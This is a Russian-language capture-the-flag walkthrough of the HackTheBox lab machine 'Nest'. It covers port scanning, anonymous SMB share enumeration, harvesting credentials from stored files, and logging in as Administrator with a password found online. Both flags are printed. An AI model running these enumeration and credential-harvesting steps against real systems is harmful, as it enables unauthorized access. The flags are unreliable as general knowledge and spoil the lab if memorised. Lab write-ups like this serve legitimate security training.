
NEST 10.10.10.178



Recon

Воспользуемся утилитами nmap и masscan для сканирования портов.

```
sudo masscan -e tun0 -p1-65535,U:1-65535 10.10.10.178 --rate=500
```

```
Discovered open port 445/tcp on 10.10.10.178
Discovered open port 4386/tcp on 10.10.10.178
```

```
nmap -p445,4386 -A 10.10.10.178 -Pn
```

```
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
```

```
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
```

User Owner

На машине есть два открытых порта - 445 (SMB) и 4386 (unknown)

Для того, чтобы увидеть какие ресурсы доступны на данной машине воспользуемся параметром `--list` и `-U` для передачи имени пользователя в утилите `smbclient`.

```
smbclient --list //10.10.10.178/ -U ""
```

```
Enter WORKGROUP\'s password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```

Можно воспользоваться флагом `-N` вместо `-U`, пока мы не указываем явный параметр.

Доступные диски с анонима - Data, Users и Secure$. Мы можем подключится к ним, но только в Data есть файлы доступные для чтения.

Используем команду `smbclient //10.10.10.178/Data -U ""` для подключения к диску Data. Далее необходимо ввести `recurse on` и выполнить `ls` Самые интересные файлы из всего раздела доступные нам это:

```
\Shared\Maintenance
  .                                   D        0  Wed Aug  7 15:07:32 2019
  ..                                  D        0  Wed Aug  7 15:07:32 2019
  Maintenance Alerts.txt              A       48  Mon Aug  5 19:01:44 2019
\Shared\Templates\HR
  .                                   D        0  Wed Aug  7 15:08:01 2019
  ..                                  D        0  Wed Aug  7 15:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 18:55:36 2019
```

Используем `cd`, чтобы перейти в директорию и `get`, чтобы скачать файл на нашу машину.

Закрываем файл в кавычки, чтобы не встретить такую ошибку - `NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Shared\Templates\HR\Welcome`. Как можно видеть имя файла не до конца написано.

```
smb: \> cd \Shared\Templates\HR
smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome
Email.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
```

В данном файле нахогдиться пароль и логин для пользователя:

```
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME>
<SURNAME>
You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>
If you have any issues accessing specific services or workstations, please inform
the
IT department and use the credentials below until all systems have been set up for
you.
Username: TempUser
Password: welcome2019
```

Первые кредсы для нас - `TempUser:welcome2019`

Переподключаемся к smb уже с этими данными и исследуем диск Data дальше, как и с анонимным пользователем.

Самый интересный из всех файлов был `RU_config.xml A 270 Thu Aug 8 15:49:37 2019`, в нем находится информация о еще одном пользователе системы:

```
<Username>c.smith</Username>
<Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

Сразу гуглим пароль и натыкаемся на link1 и link2. Узнаем вторые кредсы с машины `c.smith:xRxRxPANCAK3SxRxRx`

Подключаемся с ними в smb. Переходим в директорию `Users/C.Smith` и забираем первый флаг `user.txt` --> `cf71b25404be5d84fd827e05f426e987`

Root Owner

Исследуя диск натыкаемся на еще два файла, а именно `HQK_Config_Backup.xml A 249 Thu Aug 8 19:09:05 2019` и `HqkLdap.exe A 17408 Wed Aug 7 19:41:16 2019`

Дальше я воспользовался гуглом, чтобы узнать что такое `HqkLdap.exe` и возможно уже есть какие-то эксплойты для нее. Наткнулся на link и обнаружил еще одни кредсы для себя, который были как раз от администратора : `Administrator:XtH4nkS4Pl4y1nGX`. Заходим под ними по пути `\Users\Administrator\Desktop\`:

```
smb: \Users\> cd Administrator\Desktop\
smb: \Users\Administrator\Desktop\> ls
  .                                   DR        0  Sun Jan 26 02:20:50 2020
  ..                                  DR        0  Sun Jan 26 02:20:50 2020
  desktop.ini                        AHS      282  Sat Jan 25 17:02:44 2020
  root.txt                            A       32  Mon Aug  5 18:27:26 2019

                10485247 blocks of size 4096. 6545179 blocks available
smb: \Users\Administrator\Desktop\>
```

Забираем флаг в `root.txt` --> `6594c2eb084bc0f08a42f0b94b878c41`